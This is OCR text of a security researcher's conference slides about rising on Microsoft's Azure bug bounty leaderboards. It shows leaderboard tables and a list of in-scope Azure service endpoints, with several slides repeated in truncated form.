


# Climbing Azure's Peaks From 80+ to Top 10, One Bug at a Time

# Lidor Ben Shitrit

Security Researcher

https://thisis0xczar.pages.dev/

# Agenda

- What Am I Here For ?
- What’s in scope?
- Methodology
- Fun Stuff

# Microsoft MVR 2022 Azure Leaderboard and General Leaderboard

## MSRC 2022 Most Valuable Researchers Azure Leaderboard

| RANK | NAME |
|---|---|
| 1 | WILLIAM SÖDERBERG |
| 2 | TERRY ZHANG @PNIG0S |
| 3 | WTM |
| 4 | ZHIYI ZHANG |
| 5 | CALLUM CARNEY |
| 6 | SURESH CHELLADURAI |
| 7 | HP |
| 8 | NIR OHFELD (@NIROHFELD) |
| 9 | SHIR |

| RANK | NAME |
|---|---|
| 10 | ĐẶNG THẾ TUYẾN |
| 11 | SZYMON HEIDRICH |
| 12 | ANAS LAABAB |
| 13 | RODRIGO RAMOS DA SILVEIRA |
| 14 | SICK.CODES |
| 15 | CLAUDIO BOZZATO |
| 15 | LILITH ヽ(=_=;)ノ |
| 15 | SAGI TZADIK (@SAGITZ_) |
| 18 | DIRK-JAN MOLLEMA |
| 18 | NGO WEI LIN (@CREASTERY) |
| 20 | TZAH PAHIMA |

Accuracy
Impact
Volume
Researchers working with Trend Micro's Zero Day Initiative


| | | |
|---|---|---|
| 89 | JOSH MAGRI | 120 |
| 89 | LÊ NGỌC LINH | 120 |
| 89 | LIDOR B. (0_CZAR) | 120 |
| 89 | X1M | 120 |
| 89 | YANZISHUANG ANRUOYAN | 120 |

Nice but…

Not even on the list :(


...and I took that personally

# Microsoft MVR 2023 Azure Leaderboard and General Leaderboard




MSRC 2023 MVR Azure
Security Researcher Leaderboard

| RANK | NAME |
|---|---|
| 1 | goodbyeselene |
| 2 | zhiyi Zhang |
| 3 | Anonymous |
| 4 | HAO LI |
| 5 | Suresh Chelladurai |
| 6 | Dang the Tuyen - VinCSS |
| 7 | Lidor B. (@thisis0xczar) |
| 8 | HP |
| 9 | Harun Can |
| 10 | basvdlouw |
| 11 | William Söderberg |

| RANK | NAME |
|---|---|
| 12 | bee13oy |
| 13 | M. Pouliot |
| 13 | wtm |
| 15 | Ronin |
| 16 | Yanir Tsarimi |
| 17 | Gafnit Amiga |
| 17 | Nick |
| 19 | ycdxsb |
| 20 | Anonymous |
| 20 | Michael DePlante (@izobashi) |
| 20 | Rodrigo Ramos da Silveira |
| 20 | Sanidhya Ved |

Accuracy Impact Volume
Researchers working with Trend Micro's Zero Day Initiative



| | |
|---|---|
| 15 | wkai |
| 16 | Lidor B. (@thisis0xczar) |
| 17 | HP |
| 18 | batram |

Much Better

7th on Global Azure Leaderboard

# Azure Services Overview

What's in scope?

## Examples Endpoints and domains/subdomains


https://oai.azure.com (Azure OpenAI)
https://ai.azure.com (Azure AI Studio)
https://explorer.digitaltwins.azure.net (DigitalTwins, iOT)
https://orcaresearch.blob.core.windows.net (Azure Blob, Storage)
https://network.hosting.portal.azure.net (Network Iframes)
https://orca-research.eastus.cloudapp.azure.com (Service Fabric)
https://main.iothub.ext.azure.com (iOT Hub)
https://dev.azure.com (Azure DevOps)
https://api.cognitive.microsoft.com (AI/ML Services)
https://research-hd.azurehdinsight.net (HDInsight 💔)
https://powerapps.microsoft.com (Power Platform and more)
https://app.powerbi.com/ (Power BI)
https://eastus2.datalakeanalytics.azure.com (Data Lake Analytics)
https://insights.timeseries.azure.com (Time Series Service)
https://thisis0xczar.developer.azure-api.net (Developer Portal)
https://0xczar.91864.eastus.hdinsightaks.net (HDInsight on AKS)
https://main.iothub.ext.azure.com (IOT Hub)
https://0xczar-diagnostics.azurefd.net (Azurefd)

*.graph.windows.net / *.onmicrosoft.com (Azure AD)
*.azure-api.net (Azure API Management)
*.cloudapp.net (Azure Cloud Services and Azure VM)
*.cloudapp.azure.com (Azure Cloud Services)
*.azurecr.io (Azure Container Registry)
*.vo.msecnd.net (Azure Content Delivery Network (CDN))
*.cosmos.azure.com (Azure Cosmos DB)
*.documents.azure.com (Azure Cosmos DB)
*.azurefd.net (Azure Front Door)
*.vault.azure.net (Azure Key Vault)
*.azmk8s.io (Azure Kubernetes Service)
*.management.core.windows.net (Azure Management Services)
*.origin.mediaservices.windows.net (Azure Media Services)
*.queue.core.windows.net (Azure Queue Storage)
*.servicebus.windows.net (Azure Service Bus)
*.database.windows.net (Azure SQL Database)
*.azureedge.net (Azure Stack Edge and Azure IoT Edge)
*.trafficmanager.net (Azure Traffic Manager)

And many many more…

# Azure Services Overview

What's in scope?





https://oai.azure.
https://ai.azure.c
https://explorer.d
https://orcaresear
https://network.ho
https://orca-resea
https://main.iothu
https://dev.azure.
https://api.cognit
https://research-h
https://powerapps.
https://app.powerb
https://eastus2.da
https://insights.t
https://thisis0xcz
https://0xczar.918
https://main.iothu
https://0xczar-dia

crosoft.com (Azure AD)
anagement)
Services and Azure VM)
Cloud Services)
r Registry)
nt Delivery Network (CDN))
smos DB)
Cosmos DB)
oor)
Vault)
s Service)
t (Azure Management Services)
ws.net (Azure Media Services)
ure Queue Storage)
ure Service Bus)
e SQL Database)
Edge and Azure IoT Edge)
Traffic Manager)

And many many more…

# Azure Services Overview

What's in scope?





https://oai.azure.
https://ai.azure
https://

crosoft.com (Azure AD)
anagement)
Services and Azure VM)
Cloud Services)
r Registry)
nt Delivery Network (CDN))
smos DB)
Cosmos DB)
oor)
Vault)
s Service)
t (Azure Management Services)
ws.net (Azure Media Services)
ure Queue Storage)
ure Service Bus)
e SQL Database)
Edge and Azure IoT Edge)
Traffic Manager)

And many many more…

# Azure Services Overview

